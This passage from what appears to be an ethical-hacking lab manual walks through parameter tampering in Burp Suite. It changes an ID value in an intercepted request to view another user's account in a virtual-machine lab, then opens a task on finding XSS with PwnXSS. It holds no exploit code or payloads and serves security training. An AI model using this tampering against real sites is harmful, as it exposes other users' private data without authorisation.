


Module 14 – Hacking Web Applications

25. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.




26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

Module 14 – Hacking Web Applications



28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.



30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

Task 3: Identifying XSS Vulnerabilities in Web Applications using PwnXSS


PwnXSS